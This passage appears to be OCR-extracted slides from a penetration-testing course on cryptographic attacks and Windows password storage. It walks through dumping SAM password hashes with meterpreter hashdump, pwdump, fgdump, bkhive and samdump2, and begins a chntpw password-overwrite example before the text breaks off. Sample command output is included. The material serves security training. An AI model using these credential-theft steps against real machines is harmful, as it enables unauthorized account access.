




Over the years, CPU increase of speed has slowed down while storage costs have become considerably affordable.

A rainbow table makes use of the available storage to compute (and store) plaintext-ciphertext correspondences ahead of time.

Pre-computation is indeed the technique used with rainbow tables.





5.7.3 Rainbow Tables



Let's say you have a ciphertext being an MD5 digest. You want to uncover the corresponding plaintext(s).


In a brute force attack you would try all possible combinations of plaintexts until the ciphertext and the generated digest are equal. With a rainbow table you would only do a search for the ciphertext within the rainbow table. If present, you will immediately get the corresponding plaintext.

ClearnSecurity
Forging security professionals



The important thing of rainbow tables is the reduction function, that maps hashes to plaintexts. It is not an inverse function, but a reverse function, since the purpose of hash function is that inverse function can not be made.

Note that both hash and reverse function are one-way



Forging security professionals



5.7.3 Rainbow Tables



So, if we have our plaintext that is **[14sd5]**, and the hashing function generate this hash:

[c80e626c993af50dc50e5209bb13adf2]

the reduction function could be something that takes first 5 characters from the hash, to create a new plaintext to hash (**[c80e6]**).

This is what is called a chain and it's beautifully explained here:

<http://kestas.kuliukas.com/RainbowTables/>



5.7.3 Rainbow Tables



Here you can download some free rainbow tables

- <http://ophcrack.sourceforge.net/tables.php>

You can also generate them with the tool 'rtgen.exe' that you find in Rainbowcrack archive:

- <http://project-rainbowcrack.com/index.htm#download>





5.7.4 Side Channel Attacks



Side channel attacks don't rely just on plaintext/ciphertext information to attack crypto algorithms.

They also take into account physical implementation including the hardware used to encrypt or decrypt data.





5.7.4 Side Channel Attacks



Time taken to perform an encryption, CPU cycles used and even absorbed power variation during the algorithm can produce important information to a crypto analyst.

Pioneer of this research is Paul Kocher who is known for his Differential Power Analysis on RSA and Diffie-Hellman.





5.7.4 Side Channel Attacks



Many practical side channel attacks have been discovered. Some of them have been used in attack such as finding the GSM v1 SIM card encryption key. The attack was based on time taken to encrypt the data which slowly leads to build up the keys of the key.

A large number of Side channel attacks have been demonstrated and documented.





5.7.4 Birthday Attack



The birthday attack is an attack that can discover collisions in hashing algorithms.

It is based on the Birthday Paradox, which states that if there are 23 people in a room, the odds are slightly greater than 50% that two will share the same birthday.





5.7.4 Birthday Attack



The key to understanding the attack is remembering that it is the odds of any two people (out of the 23) sharing a birthday, and it is not the odds of sharing a birthday with a specific person.





5.7.4 Birthday Attack



In a room with 23 people there are 22 chances and one candidate . Let's call the candidate Tom. If Tom doesn't have the birthday date matching with one of the 22, leaves the room.

So now there are 21 people plus another candidate, let's call him Chris. If he fails to match with the 21 he leaves and so on.





5.7.4 Birthday Attack



Twenty-two pairs, plus 21 pairs, plus 20... plus one pair equals 253 pairs.

Each pair has a $1/365$ chance of having a matching birthday, and the odds of a match cross 50% at 253 pairs.





5.7.4 Birthday Attack



The birthday attack is most often used to attempt discover collisions in hash functions, such as MD5 or SHA1.





SECURITY PITFALLS IMPLEMENTING CRYPTOGRAPHIC SYSTEMS

eLearnSecurity
Forging security professionals



5.8 Security Pitfalls



Most of the times, an attacker will not directly attack the cryptographic algorithms. They instead attack their implementation.

A system made of many secure inner blocks it's not automatically a secure system.





Implementation of cryptographic systems correctly is another difficult goal which is hard to achieve.

Some basic point-outs are:

- Not destroying plaintexts after use
- Not dealing with decrypted data carefully.
A system using temporary files to avoid data loss, might leave plaintext or decrypted data or both in the temporary file
- System using more than 1 key, should take care of all keys equally, because a single key leak renders the complete system useless.
- Allowing recovery of old keys can also act as a weak point
- And so on

LearnSecurity
Forging security professionals



5.8.2 Attacks Against Passwords



Attacks against passwords are very common. Many systems break because they rely on user-generated passwords.

People don't choose strong passwords, it's a fact that software architect should deal with.



eLearnSecurity
Forging security professionals



5.8.2 Attacks Against Passwords



If they're forced to use strong passwords, users can't remember them or just write them on a file in cleartext.

Dictionary attacks indeed work really well when the dictionary is targeted to the environment, country, age and language of the target.

Software sometimes makes the problem even worse: limiting the password length, converting everything to lower case, etc.



5.8.3 Attacks Against Trust Models



Sometimes attackers do not attack their target directly. They can instead exploit trust - systems or roles that the target assumes to be trusted.

Simple systems use simple trust models because more secure trust models might break usability.

Complex systems, like ecommerce instead employ more complex trust models (like signed certificates).



5.8.3 Attacks Against Trust Models



An e-mail program might use secure crypto algorithms to encrypt messages, but unless the public keys are certified by a trusted source (and unless that certification can be verified), the system is still vulnerable.

A website can trust data coming from the database.

What if someone gains access to the database?



eLearnSecurity
Forging security professionals



5.8.3 Attacks Against Trust Models



Cryptographic algorithm that rely on the security of other network protocols make an assumption: that these protocols are secure.

Attacking network protocols to break a system that uses an unbreakable cryptography algorithm is what happens everyday on the internet.





5.8.4 Attacks on the Users



Users are the weakest link of the chain.

Users have to select passwords. Even when these passwords are strong and fed to unbreakable cryptographic algorithm the system can be broken through more or less sophisticated social engineering.





5.8.4 Attacks on the Users



When you think about phishing websites or installed malware that uses keylogging to steal passwords, cryptography or password strength are just useless.






WINDOWS 2000/XP/2k3/VISTA/7/8 PASSWORDS

eLearnITSecurity
Forging security professionals



5.9 Windows 2000/XP/2k3/Vista/7/8 Passwords



Forging security professionals



5.9 Windows 2000/XP/2k3/Vista/7/8 Passwords



All the passwords in Windows (except in Domain Controller configuration) are stored in a configuration database called SAM.

The Security Accounts Manager (SAM) is a database stored as a registry file in Windows NT, Windows 2000, and later versions of Windows.





It stores users' passwords in a hashed format:

- **LM** hash
- **NT** hash

Since a hash function is one-way, this provides some measure of security for the storage of the passwords.





5.9.1 LM hash or LAN Manager hash



Until Window Vista, if passwords were smaller than 15 characters, they were stored as LM hash.

Let's see how these LM hashes are created starting from a user's password





Computing LM hash from a user password:

1

The user's password is converted to uppercase

2

If length is less than 14 bytes it's null-padded, otherwise truncated. E.g.: MYPASSWORD0000

3

It is split into two 7-byte halves:
MYPASSW ORD0000

Forging security professionals



4

These values are used to create two DES keys, one from each 7-byte half, by converting the seven bytes into a bit stream, and inserting a parity bit after every seven bits. This generates the 64 bits needed for the DES key

5

Each of these keys is used to DES-encrypt the constant ASCII string "KGS!@#\$\$%", resulting in two 8-byte ciphertext values.

6

These two ciphertext values are concatenated to form a 16-byte value, which is the LM hash

Forging security professionals



All passwords from Windows 2000 are (also) stored as NT hashes.

The truth is that LM hashes are still computed and stored by default up to Windows Vista, for backward compatibility.

In this algorithm, Unicode version of the password is hashed using MD4 algorithm to get resulting hash which is stored for later use.



5.9.2 Where are the hashes?



These hashes are stored in the Windows SAM file.

This file is located on your system at:

`C:\Windows\System32\config`

But, it is not accessible while the operating system is running.





5.9.2 Where are the hashes?



These values are also stored in the registry at:

```
HKEY_LOCAL_MACHINE\SAM
```

But again this area of the registry is also not accessible while the operating system is running and requires SYSTEM privileges anyway.





5.9.3 Stealing the hash



When our goal is to have access to the remote machine, we can try getting the password hashes.

These can be cracked to obtain the password or used to log in on the remote machine using other techniques (such as pass the hash that you will see later).

So, let us focus first on how to **dump** the hashes from the system.

eLearnSecurity
Forging security professionals



There are a few different options here depending on the level of access you have to the machine:

Remotely

Locally

Note that in the next examples we will always use these credentials:

- Username : eLS
- Password : mystrongpsw

LearnSecurity
Forging security professionals



5.9.4 Stealing the hash - Remote



Remotely: In this case, passwords are dumped from the memory of remote system, by loading the password dumping program from remote.

This requires at least an administrative account.

This can done using tools such as:

- pwdump <http://www.foofus.net/fizzgig/pwdump/>
- fgdump <http://foofus.net/goons/fizzgig/fgdump/>
- ophcrack <http://ophcrack.sourceforge.net/>

Forging security professionals



5.9.4 Stealing the hash - Remote



Since we are going to see these tools in more details later, let us now focus on a method that uses **Metasploit** to dump hashes.


Let us assume that we have gained access to the victim machine by means of a remote exploit and that we have a **meterpreter shell** (how to do so later).

Once we have our meterpreter shell, how can we dump hashes from the victim machine?

5.9.4 Stealing the hash - Remote

This is pretty easy to do.

Just run few commands:



```
Terminal
File Edit View Terminal Help
2011-10-17 09:22:34 +0200

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > run hashdump
[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY 9a7cdd5139c5de9ce5ec3fa657330a8e...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hashes...

Administrator:500:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfbaed9f33e1d7b00e184c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d59714c0b9611bb19fb6d0e37756826d:7c492c26d0a0da0ed130f7f85db66fd6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5674b6fc95790e394fa9c68f253ee3d0:::
eLS:1003:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfbaed9f33e1d7b00e184c:::
eLS2:1004:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfbaed9f33e1d7b00e184c:::

meterpreter >
```



Locally: Here you need physical access to the machine. At this point there are two cases:

Running system:

In this case, a local administrator account is required to download hashes from the memory.

Off-line system:

In this, passwords hashes are decrypted from the offline password storage file SAM. The key to decrypt SAM is stored in SYSTEM file.



5.9.5 Stealing the hash – Running system



There are situations in which you cannot just reboot or turn off the victim machine. Maybe because you want to be stealthy or maybe because the machine have other security measures at start-up. The only thing you need to know is that if you want to steal hashes from a running system, you must have at least **Administrator privileges**.

There are many tools that can help you dump hashes from a live system if you have correct privileges.

5.9.5 Running system – pwdump

Pwdump is the most famous. Get it from here:

- <http://www.foofus.net/~fizzgig/pwdump/>
- http://www.tarasco.org/security/pwdump_7/



```

C:\Command Prompt
C:\Documents and Settings\Administrator\Desktop>PwDump.exe localhost

pwdump6 Version 2.0.0-beta-2 by fizzgig and the mighty group at foofus.net
** THIS IS A BETA VERSION! YOU HAVE BEEN WARNED. **
Copyright 2009 foofus.net

This program is free software under the GNU
General Public License Version 2 (GNU GPL), you can redistribute it and/or
modify it under the terms of the GNU GPL, as published by the Free Software
Foundation. NO WARRANTY, EXPRESSED OR IMPLIED, IS GRANTED WITH THIS
PROGRAM. Please see the COPYING file included with this program
and the GNU GPL for further details.

Administrator:500:55FCF7B3D51F4B5278E6EAFDBE9AC354:0446385C4CBFAED9F33E1D7B00E184C:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:
HelpAssistant:1000:D59714C0B9611BB19FB6D0E37756826D:7C492C26D0A0DA0ED130F7F85DB66FD6:::
SUPPORT_388945a0:1002:NO PASSWORD*****:5674B6FC95790E394FA9C68F253EE3D0:::
Completed.

C:\Documents and Settings\Administrator\Desktop>
  
```


5.9.5 Running system – fgdump

fgdump is another. You can get it from here:

- <http://www.foofus.net/~fizzgig/fgdump/default.htm>



```

C:\Documents and Settings\Administrator\Desktop>fgdump.exe
fgDump 2.1.0 - fizzgig and the mighty group at foofus.net
Written to make j0m0kun's life just a bit easier
Copyright(C) 2008 fizzgig and foofus.net
fgdump comes with ABSOLUTELY NO WARRANTY!
This is free software, and you are welcome to redistribute it
under certain conditions; see the COPYING and README files for
more information.

No parameters specified, doing a local dump. Specify -? if you are looking for help.
--- Session ID: 2011-10-13-09-33-57 ---
Starting dump on 127.0.0.1

** Beginning local dump **
OS (127.0.0.1): Microsoft Windows XP Professional Service Pack 3 (Build 2600)
Passwords dumped successfully
Cache dumped successfully

-----Summary-----
Failed servers:
NONE
Successful servers:
127.0.0.1
Total failed: 0
Total successful: 1
  
```

```

127.0.0.1 - Notepad
File Edit Format View Help
Administrator:500:55FCF7B3D51F4B5278E6EAFDBE9AC354:0446385C4CBFBAED9F33E1D7F
Guest:501:NO PASSWORD*****:NO PASSWORD*****
HelpAssistant:1000:D59714C0B9611BB19FB6D0E37756826D:7C492C26D0A0DA0ED130F7F
SUPPORT_388945a0:1002:NO PASSWORD*****:5674B6FC95790E394FA9C
  
```




5.9.5 Running system – SAMinside



138

You can download SAMinside here:

- <http://insidepro.com/eng/saminside.shtml>




Forging security professionals



5.9.5 Running system – ophcrack

You can download **ophcrack** here:

- <http://ophcrack.sourceforge.net/>





5.9.5 Running system – l0phtCrack

You can download **l0phtCrack** here:

- <http://www.l0phtcrack.com/>



L0phtCrack Password Auditor v6.0.12b - [localpsw]

Menu View Help X

Run Wizard Import Hashes From Sniffer Import Auditing Begin Pause Stop Session Options Schedule Audit Scheduled Tasks Schedule Cracked Accounts Weak Passwords Expired Accounts Select Remediate Disable Accounts Force Password Change

Run Report

Domain	User Name	LM Hash	NTLM Hash
ELS-0D24715...	Administrator	55FCF7B3D51F4B5278E6EAFDBE9AC354	0446385C4CBFBAED9F33E1D7B00E
ELS-0D24715...	Guest	AAD3B435B51404EEAAD3B435B51404EE	31D6CFE0D16AE931B73C59D7E0C
ELS-0D24715...	HelpAssistant	D59714C0B9611B819FB6D0E37756826D	7C492C26D0A0DA0ED130F7F85D8
ELS-0D24715...	SUPPORT_3889...	AAD3B435B51404EEAAD3B435B51404EE	5674B6FC95790E394FA9C68F253E

Statistics

DICTIONARY/HYBRID

words_total 29156

words_done 0

% done 0.000%

PRECOMPUTED

hash_tables 0 of 0

hashes_found 0 of 0

% done 0.00%

BRUTE FORCE

time_elapsed 0d 0h 0m 0s

Messages

10/13/2011 11:53:36 Exited LM Dictionary Audit

10/13/2011 11:53:36 Entered LM Hybrid Audit

10/13/2011 11:54:01 Exited LM Hybrid Audit

10/13/2011 11:54:01 Auditing session completed



5.9.5 Stealing the hash - Local



All these tools are very simple to use. You just have to run them and wait for the hashes.

Also some of these allow you to directly crack hashes. You will see it soon in the next slides.





If you have physical access to the off-line machine, you have a few more options than if you had a live system.

You can still steal hashes (using previous tools) but, in this situation, you can also overwrite hashes or even bypass Windows login.

STEAL HASH

OVERWRITE HASH

BYPASS LOGIN

Forging security professionals



5.9.6 Off-line System – Steal hashes



In the next few slides we will see some tools that allow us to steal hashes from an Off-line System (a Windows box that is not running).





5.9.6 Off-line System – Steal hashes



144

In first instance we will use BackTrack 5 live CD (same steps work on Kali Linux too). You need to boot it before the operating system. So, boot it and choose the first option. You will have something like this:



```
<< back | track 5

#####
[*] Welcome to the BackTrack 5 Distribution, Codename "Revolution"

[*] Official BackTrack Home Page: http://www.backtrack-linux.org

[*] Official BackTrack Training : http://www.offensive-security.com
#####

[*] To start a graphical interface, type "startx".
[*] The default root password is "toor".

root@root:~#
```




5.9.6 Off-line System – Steal hashes



The next step is to mount the partition where Windows is installed and then move in the folder:

```
/mnt/sda1/WINDOWS/system32/config
```

```
#####  
[*] Welcome to the BackTrack 5 Distribution, Codename "Revolution"  
  
[*] Official BackTrack Home Page: http://www.backtrack-linux.org  
  
[*] Official BackTrack Training : http://www.offensive-security.com  
#####  
  
[*] To start a graphical interface, type "startx".  
[*] The default root password is "toor".  
  
root@root:~# mkdir /mnt/sda1  
root@root:~# mount -t ntfs /dev/sda1 /mnt/sda1  
root@root:~# cd /mnt/sda1/WINDOWS/system32/config/  
root@root:/mnt/sda1/WINDOWS/system32/config#
```

5.9.6 Off-line System – Steal hashes

Here we have our SAM file where the hashes are stored. So how can we retrieve them?

BackTrack 5 has two tools that allow us to do this, and are **bkhive** and **samdump2**:

```
root@root:/mnt/sda1-WINDOWS/system32/config# bkhive system syskey.txt
bkhive 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : $$$PROTO.HIV
Default ControlSet: 001
Bootkey: 9a7cdd5139c5de9ce5ec3fa657330a8e
root@root:/mnt/sda1-WINDOWS/system32/config# samdump2 SAM syskey.txt > ourhashdump.txt
samdump2 1.1.1 by Objectif Securite
http://www.objectif-securite.ch
original author: ncuomo@studenti.unina.it

Root Key : SAM
root@root:/mnt/sda1-WINDOWS/system32/config# cat ourhashdump.txt
Administrator:500:55fcf7b3d51f4b5278e6eafdbe9ac354:0446385c4cbfbaed9f33e1d7b00e184c:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d59714c0b9611bb19fb6d0e37756826d:7c492c26d0a0da0ed130f7f85db66fd6:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:5674b6fc95790e394fa9c68f253ee3d0:::
root@root:/mnt/sda1-WINDOWS/system32/config#
```



5.9.6 Off-line System – Steal hashes



147

For Windows 7 you have to use the same steps, but instead of:
bkhive system syskey.txt you have to use uppercase:

bkhive SYSTEM syskey.txt





5.9.6 Off-line System – Steal hashes



Let us see now another tool that can help us to steal hash password.

We have already explored its capabilities before. This time we will not use the binary but the live CD.


We are talking about **Ophcrack**.





5.9.6 Off-line System – Steal hashes

As before, we have to boot ophcrack CD and this is the first screen we will see:





5.9.6 Off-line System – Steal hashes



As soon as the CD is run on boot ophcrack will immediately retrieve the password hashes and prompt them to you.

Depending on the live CD you have downloaded, you will also be able to start cracking the hashes from there. (Usually not a useful option for a pentester that wants to do the cracking later)





5.9.6 Off-line System – Steal hashes



Remember that if you can boot any other operating system, you can always copy files like SAM, SYSTEM and then, later, load them into one of the tools we have seen so far.

So you can quickly dump the SAM file on a USB dongle and then use ophcrack or john later.





5.9.6 Off-line System - Overwriting hashes



Instead of stealing hashes, you can use tools to change the SAM file content.

One of these is **chntpw**. Kali (as well as BT5) includes it. You can simply boot it and run it.

Chntpw allows you to:

- Clear Passwords
- Change Passwords
- Promote Users To Administrator

Let see how to use it!





1. Load **SAM** in chntpw

```
root@root: ~
File Edit View Terminal Help
root@root:~# /pentest/passwords/chntpw/chntpw -i /media/8AC0577DC0576E87/WINDOWS/
/system32/config/SAM
chntpw version 0.99.6 100627 (vacation), (c) Petter N Hagen
Hive </media/8AC0577DC0576E87/WINDOWS/system32/config/SAM> name (from header): <
\SystemRoot\System32\Config\SAM>
